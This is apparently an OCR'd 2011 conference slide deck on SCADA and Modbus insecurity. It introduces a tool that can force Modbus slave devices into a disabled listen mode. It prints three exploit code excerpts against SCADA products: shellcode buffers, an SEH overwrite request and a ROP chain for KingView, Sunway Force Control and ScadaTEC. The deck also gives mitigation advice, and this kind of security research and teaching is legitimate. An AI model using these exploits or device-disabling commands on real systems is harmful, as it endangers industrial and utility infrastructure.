# SCADA Dismal or bang-bang SCADA

**Yaniv Miron aka Lament**
**Security Researcher**

FORTCONSULT
*Straight talk on IT security*

IL Hack

POC2011 - "Power of Community"

# / About Me

- **Yaniv Miron aka Lament**
- **Security Researcher and Consultant**
- **Found security vulnerabilities in IBM, Oracle, Microsoft and Apache products as in other products**
- **CISO Certified from the Technion (Israel Institute of Technology)**
- **Certified Locksmith**

# Agenda

- SCADA ?
- SCADA Security ??
- SCADA Hacking ???
- Dismal SCADA !
- SCADA vs. !SCADA vs. old !SCADA
- L1\/3 D3/\/\0
- Q & A

# We will not talk about…

**What is SCADA (just a short intro… probably there are some people here that didn't worked with SCADA).**

# SCADA

***"SCADA (supervisory control and data acquisition) generally refers to industrial control systems: computer systems that monitor and control industrial, infrastructure, or facility-based processes."***

**-Wikipedia (PwNz)**

# General concepts in SCADA

***HMI – Human Machine Interface is the apparatus which presents process data to a human operator, and through this, the human operator monitors and controls the process.**


***RTU - Remote Terminal Units connecting to sensors in the process, converting sensor signals to digital data and sending digital data to the supervisory system.**

***PLC - Programmable Logic Controller is used as field devices because they are more economical, versatile, flexible, and configurable than special-purpose RTUs.**

***IED - Intelligent Electronic Device, usually collect information**


# SCADA Security

**So in the old days it was easy… Like everything else in security. SCADA systems were isolated and not connected to the internet. So it was mostly internal threat.**



# SCADA Security cont.


**SCADA systems are not isolated as they were… Some of the SCADA systems are just a click away from on a windows desktop as any other application. Of course the windows machine connected to the internet and the employee surfs in porn websites.**



# Protocols

**The are several major protocols in addition to the use of TCP.**
**Some of them are:**

- **-DNP3**
- **-ModBus**



# The DNP3 Protocol

**DNP - Distributed Network Protocol (3)**

**DNP3 is a set of communications protocols used between components in process automation systems.**

**Its main use is in utilities such as electric and water companies. Usage in other industries is not common.**

**It was developed for communications between various types of data acquisition and control equipment.**

**It is primarily used for communications between a master station and RTUs or IEDs.**

# The ModBus Protocol

**Modbus is a serial communications protocol published by Modicon in 1979 for use with its programmable logic controllers (PLCs).**

**Simple and robust, it has since become one of the de facto standard communications protocols in the industry, and it is now amongst the most commonly available means of connecting industrial electronic devices.**

# ModBus Versions

**Modbus RTU**

**Modbus ASCII**

**Modbus TCP/IP or Modbus TCP**

**Modbus over TCP/IP or Modbus over TCP or Modbus RTU/IP**

**Modbus over UDP**

**Modbus Plus (Modbus+, MB+ or MBP)**

**Modbus PEMEX**

# Protocols that we ignore now

**RP-570, Profibus and Conitel and some more**

**If you want to learn about them read in Wikipedia**

# ModBus/TCP

## ModBus/TCP

| Modbus TCP Frame Format | | |
|---|---|---|
| **Name** | **Length** | **Function** |
| **Transaction Identifier** | 2 bytes | *For synchronization between messages of server & client* |
| **Protocol Identifier** | 2 bytes | *Zero for MODBUS/TCP* |
| **Length Field** | 2 bytes | *Number of remaining bytes in this frame* |
| **Unit Identifier** | 1 byte | *Slave Address (255 if not used)* |
| **Function code** | 1 byte | *Function codes as in other variants* |
| **Data bytes** | n bytes | *Data as response or commands* |

# ModBus Functions

| | | | Function Name | Function Code |
|---|---|---|---|---|
| Data Access | Bit access | Physical Discrete Inputs | **Read Discrete Inputs** | 2 |
| | | Internal Bits or Physical Coils | **Read Coils** | 1 |
| | | | **Write Single Coil** | 5 |
| | | | Write Multiple Coils | 15 |
| | 16-bit access | Physical Input Registers | **Read Input Register** | 4 |
| | | Internal Registers or Physical Output Registers | **Read Holding Registers** | 3 |
| | | | **Write Single Register** | 6 |
| | | | Write Multiple Registers | 16 |
| | | | Read/Write Multiple Registers | 23 |
| | | | Mask Write Register | 22 |
| | | | Read FIFO Queue | 24 |
| | File Record Access | | Read File Record | 20 |
| | | | Write File Record | 21 |
| Diagnostics | | | Read Exception Status | 7 |
| | | | Diagnostic | 8 |
| | | | Get Com Event Counter | 11 |
| | | | Get Com Event Log | 12 |
| | | | Report Slave ID | 17 |
| | | | Read Device Identification | 43 |
| Other | | | Encapsulated Interface Transport | 43 |

# Who uses ModBus?

**SCADA systems ;)**

# ModBus Security?

**NONE !**

**Authentication ?**

**User? Password?**

# I SEE U – ModBus Fingerprint

**ModBus TCP usually uses port 502…**

**Sniff the network… you will see the ModBus commands being sent all over**

# The Tool

**The tool named "SCADA Dismal".**

**Dismal:**

***"1. causing gloom or dejection; gloomy; dreary; cheerless; melancholy: dismal weather."***

**Why this is the name of the tool?**

**Because that how I felt when I've heard about SCADA security.**


# Why did I wrote it?

**Had to do some SCADA PT, didn't found a good tool that would do the things that I need to prove. One command from the tool did it. Client is happy, I'm happy. I win.**

# Set a Slave


**So for the test we will have to set a Slave and a Master. Yeah slavery is illegal in most of the world. But it's not illegal in the machines world.**

**Q – What is a Slave?**
**A – An app / device that gets commands from it's Master**



# Set a Master

**Setting a Mater, the master is the all mighty commander that control the slaves. Again, it's legal in the machines world.**



# Tool Command #1

**The Report command**

**The report command will get us some information on the Slave device.**

# Tool Command #2

**The ForceListen command**

**Definitely will kill the slave device, the command would force him to be in listen mode, without accepting any other command.**

# Tool Command #3

**The ReleaseListen command**

**Well, we want a way to fix the ForceListen command, so ReleaseListen will heal the slave.**

# Dismal TODO

**Adding lots of other command**
**Improving the scanning mechanism**
**Automation**
**Lots of other stuff**

**Please tell me if you want to add something**

# Other attack methods

**So other that attacking Modbus SCADA devices with the Dismal tool you can do it in the good old way, which is pentesting it (same as pentesting infrastructure but with some changes)**

**OR you can use some Metasploit**

**OR you can use Exploit-DB**

**OR you can DO IT ALL!**

# Exploit #1 - PS

```
# Exploit Title: KingView 6.5.3 SCADA ActiveX
# Date: March 07  2011
# Author: Carlos Mario Penagos Hollmann
# Software Link: http://download.kingview.com/software/kingview%20English%20Version/kingview6.53_EN.rar
# Version: 6.53 (English)
# Tested on: Windows xp sp3  running on VMware Fusion 3.1 and VirtualBox 3.2.8

Thanks to Dillon Beresford for Heap Exploit
<html>
mail----> shogilord^gmail.com spams are welcome!!!!!

 COLOMBIA hacking presents.............
Beijing WellinControl Technology Development Co.,Ltd FIX your KVWebSvr.dll

<object classid='clsid:F31C42E3-CBF9-4E5C-BB95-521B4E85060D' id='target' /></object>
<script language='javascript'>
nse="\xEB\x06\x90\x90";
seh="\x4E\x20\xD1\x72";
nops="\x90";
while (nops.length<10){ nops+="\x90";}
/*Calc.exe alpha_upper badchars --> "\x8b\x93\x83\x8a\x8c\x8d\x8f\x8e\x87\x81\x84\x86\x88\x89\x90\x91\x92\x94
\x9d\x9b\x9f\x76*/
shell="\x54\x5f\xda\xdf\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x
\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\
\x5a\x4c\x43\x58\x51\x30\x51\x30\x51\x30\x56\x4f\x52\x48\x52\x43\x45\x31\x52\x4c\x43\x53\x4c\x4d\x51\x55\x5a\
\x54\x37\x4b\x4f\x58\x50\x41\x41";
junk1="A";
junk2="A";
while (junk1.length<624){ junk1+=junk1;}
junk1=junk1.substring(0,624);
junk2=junk1;
while (junk2.length<8073){ junk2+=junk2;}
arg2=junk1+nse+seh+nops+shell+junk2;
```

# Exploit #1 - Details

**# Active X BoF**

**# Exploit Title: KingView 6.5.3 SCADA ActiveX**

**# Date: March 07  2011**

**# Author: Carlos Mario Penagos Hollmann**

**# Version: 6.53 (English)**

**# Tested on: Windows xp sp3  running on VMware Fusion 3.1 and VirtualBox 3.2.8**

# Exploit #2 - PS

```
@ip = ARGV[0]
@port = 80

# windows/exec CMD=calc.exe
shellcode = "\xb8\xd5\x45\x06\xc4\xda\xde\xd9\x74\x24\xf4\x5b\x33\xc9" +
            "\xb1\x33\x31\x43\x12\x03\x43\x12\x83\x3e\xb9\xe4\x31\x3c" +
            "\xaa\x60\xb9\xbc\x2b\x13\x33\x59\x1a\x01\x27\x2a\x0f\x95" +
            "\x23\x7e\xbc\x5e\x61\x6a\x37\x12\xae\x9d\xf0\x99\x88\x90" +
            "\x01\x2c\x15\x7e\xc1\x2e\xe9\x7c\x16\x91\xd0\x4f\x6b\xd0" +
            "\x15\xad\x84\x80\xce\xba\x37\x35\x7a\xfe\x8b\x34\xac\x75" +
            "\xb3\x4e\xc9\x49\x40\xe5\xd0\x99\xf9\x72\x9a\x01\x71\xdc" +
            "\x3b\x30\x56\x3e\x07\x7b\xd3\xf5\xf3\x7a\x35\xc4\xfc\x4d" +
            "\x79\x8b\xc2\x62\x74\xd5\x03\x44\x67\xa0\x7f\xb7\x1a\xb3" +
            "\xbb\xca\xc0\x36\x5e\x6c\x82\xe1\xba\x8d\x47\x77\x48\x81" +
            "\x2c\xf3\x16\x85\xb3\xd0\x2c\xb1\x38\xd7\xe2\x30\x7a\xfc" +
            "\x26\x19\xd8\x9d\x7f\xc7\x8f\xa2\x60\xaf\x70\x07\xea\x5d" +
            "\x64\x31\xb1\x0b\x7b\xb3\xcf\x72\x7b\xcb\xcf\xd4\x14\xfa" +
            "\x44\xbb\x63\x03\x8f\xf8\x9c\x49\x92\xa8\x34\x14\x46\xe9" +
            "\x58\xa7\xbc\x2d\x65\x24\x35\xcd\x92\x34\x3c\xc8\xdf\xf2" +
            "\xac\xa0\x70\x97\xd2\x17\x70\xb2\xb0\xf6\xe2\x5e\x19\x9d" +
            "\x82\xc5\x65"

payload = "H" * 1599
payload << "\xeb\x06\x90\x90" # Pointer to Next SE Handler
payload << [0x719737FA].pack("V*") # SEH Handler - p/p/r
payload << "\x90" * 40
payload << shellcode
payload << "\x90" * (4058 - shellcode.length)

pack = "GET /#{payload} HTTP/1.1\r\n"
pack << "Host: http://#{@ip}:#{@port}\r\n\r\n"

puts "packet sended." if send(pack)
```

# Exploit #2 - Details

**# Sunway Force Control SCADA httpsvr.exe Exploit**

**# Exploitable with simple SEH Overwrite technique**

**# Tested on XP SP0 English**

**# Probably will work on XP SP3 if you find none-safeseh dll for p/p/r pointer**

**# Canberk BOLAT | @cnbrkbolat**

**# Vendor: http://www.sunwayland.com.cn/**

# Exploit #3 - PS

```
"\xf7\x91\x5b\x60\xf7\x06\x5b\xa1";

if(strcmp($target,"scadaphone") === 0){

    // add esp 418; retn
    $___pivot = "\x0b\x33\xc6\x01";
    $___jmp = "\xeb\x06HI";

    $___rop = "";
    $___rop .=
    "\x1c\x05\x03\x10". // xor edx,edx; retn
    "\xa2\xce\x02\x10". // pop eax; retn
    "\xf4\x11\x6e\x6d". // &VirtualProtect
    "\xa9\x4e\x01\x10". // mov eax,[eax]; retn
    "\xd7\xbf\x01\x10". // push eax; mov eax,[edx*4+10036948]; and eax,esi; po
    "\xc0\xff\xff\xff". // special sauce ------------------------------------
    "\x1e\xe0\x02\x10". // add edx,ebx; pop ebx; retn 10
    "LOLZ".          // junk
    "\xea\x37\xc6\x01". // neg edx; neg eax; sbb edx,0; pop ebx; retn 10
    "CAFEBABE".      // junk
    "CAFEBABE".      // junk
    "\xbf\x52\xc6\x01". // .data writable ------------------^^
    "\xa2\xce\x02\x10". // pop eax; retn
    "CAFEBABE".      // junk
    "CAFEBABE".      // junk
    "\x17\x32\xc6\x01". // ptr to 0x400
    "\xa9\x4e\x01\x10". // mov eax,[eax]; retn
    "\xe4\x85\x02\x10". // xchg eax,ebx; add dl,[eax]; mov [eax+8],11; mov eax
    "\xa2\xce\x02\x10". // pop eax; retn
    "\x90\x90\x90\x90". // nops
    "\x53\x54\x10\x10". // pop edi; retn
    "\x54\x54\x10\x10". // retn
    "\x01\xec\x02\x10". // pop ecx; retn
    "\xc0\x52\xc6\x01". // .data writable
    "\x03\xc0\x17\x10". // pop ebp; retn
    "\x44\xcb\x2b\x10". // ptr to 'push esp; ret'
    "\xb7\xc9\x27\x10"; // pushad; retn
```

# Exploit #3 - Details

**# ScadaTEC ModbusTagServer & ScadaPhone (.zip) buffer overflow exploit (0day)**

**# Date: 09/09/2011**

**# Author: mr_me (@net__ninja)**

**# Vendor: http://www.scadatec.com/**

**# ScadaPhone Version: <= 5.3.11.1230**

**# ModbusTagServer Version: <= 4.1.1.81**

**# Tested on: Windows XP SP3 NX=AlwaysOn/OptIn**

# Who may find bugs?

**Users? Old employees that uses SCADA, Maybe thought in old time that its just a bug and ignored it. But NOT anymore, now they probably know it's a security breach.**

**HACKERS**

**Security researchers and pentesters**

# Protection?


**What the hell is ASLR? DEP? SafeSEH? …**

# Fuzzing

**Come on…how hard is it to write a fuzzer for SCADA applications?**

# Reversing

**IDA baby…use IDA (or olly, or something else)**



# Attack mitigation

**Separate your SCADA network.**
**Separate your SCADA network.**
**Separate your SCADA network.**

**You can’t fix the entire system, user some preventive measures.**

**False-positive ??**

# Firewalls?

**YES! Firewall could be a great help here, in addition, a web application firewall (WAF) could also help here. Because at the end SCADA application as just applications.**

# IDS/IPS

**Signatures and Heuristic detection**

**Probably IDS & Monitor it!**

**IPS? Might have a bad signature or bad detection :/**

# Live Demo!

**DEMO !**

# To wrap it all up

**SCADA security is bad, very bad, SCADA protocols are bad, very bad.**

**In the short run we need to use mitigation. In the long run we need to fix some stuff and use some secured protocols.**

**We don’t want our electricity, water and oil system to be hacked for fun and profit.**

# # E [0] F #

**Thank you!**

**Questions?**

**>>**

**Yaniv Miron aka Lament**
lament@ilhack.org
http://www.ilhack.org/lament

**In god we trust, all others we monitor.**